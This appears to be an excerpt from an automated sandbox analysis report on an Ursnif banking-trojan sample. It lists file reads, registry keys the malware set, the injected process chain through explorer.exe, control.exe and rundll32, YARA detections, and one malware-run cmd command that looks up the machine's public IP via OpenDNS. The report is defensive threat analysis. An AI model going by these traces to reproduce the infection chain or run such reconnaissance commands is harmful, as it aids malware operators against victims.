C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA93A7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA93A7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFA93A7B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFA960012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFA960012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA93A7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA93A7B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFA960012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFA93A7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFA93A7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFA93A7B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.dll	unknown	4096	success or wait	1	7FFA93A7B526	ReadFile
C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.dll	unknown	4096	success or wait	1	7FFA93A7B526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	1A056BAE9DB	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA93A7B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA93A7B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA93A7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFA93A7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA93A7B526	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	Client	binary	4C 04 00 00 08 80 00 00 90 2D 52 67 86 95 DC 15 E7 1A B1 5C 45 68 B2 AB 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	1A056BB1057	RegSetValueExA
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	System	binary	C1 22 64 86 B0 06 CA 8B 05 A0 7F D2 47 52 E4 DD	success or wait	1	1A056BA6438	RegSetValueExA

Analysis Process: conhost.exe PID: 1260 Parent PID: 5764

General

Start time:	16:10:42
Start date:	23/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 2188 Parent PID: 5764

General

Start time:	16:10:48
Start date:	23/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.cmdline'
Imagebase:	0x7ff6309f0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: cvtres.exe PID: 4800 Parent PID: 2188

General

Start time:	16:10:49
Start date:	23/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESB088.tmp' 'c:\Users\user\AppData\Local\Temp\5ya1ligq\CSC6D2B83ED4FA544BDA58AEA85D7B55542.TMP'
Imagebase:	0x7ff626d90000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: csc.exe PID: 5416 Parent PID: 5764

General

Start time:	16:10:54
Start date:	23/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.cmdline'
Imagebase:	0x7ff6309f0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: cvtres.exe PID: 4780 Parent PID: 5416

General

Start time:	16:10:55
Start date:	23/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESC75B.tmp' 'c:\Users\user\AppData\Local\Temp\zyvn03im\CSCD3BE44FE21F9438DABBEBC9691CFFC2.TMP'
Imagebase:	0x7ff626d90000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: explorer.exe PID: 3424 Parent PID: 5764

General

Start time:	16:11:00
Start date:	23/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000002.1105880373.0000000004DDE000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000003.903821312.0000000002B30000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: control.exe PID: 4540 Parent PID: 6748

General

Start time:	16:11:00
Start date:	23/11/2020
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff78eb90000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000003.894765922.000002572D2E0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000002.912383715.000000000009E000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: RuntimeBroker.exe PID: 3656 Parent PID: 3424

General

Start time:	16:11:08
Start date:	23/11/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6b0ff0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000024.00000002.1097150279.0000027D4F83E000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 5220 Parent PID: 4540

General

Start time:	16:11:08
Start date:	23/11/2020
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h
Imagebase:	0x7ff6e8da0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000025.00000003.909700800.0000017896D10000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000025.00000002.913163310.0000017896F0E000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: RuntimeBroker.exe PID: 4268 Parent PID: 3424

General

Start time:	16:11:13
Start date:	23/11/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6b0ff0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000026.00000002.1096144561.000001B4FAD4E000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: 6712 Parent PID: 3424

General

Start time:	16:11:17
Start date:	23/11/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C 'nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\B075.bi1'
Imagebase:	0x7ff622070000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis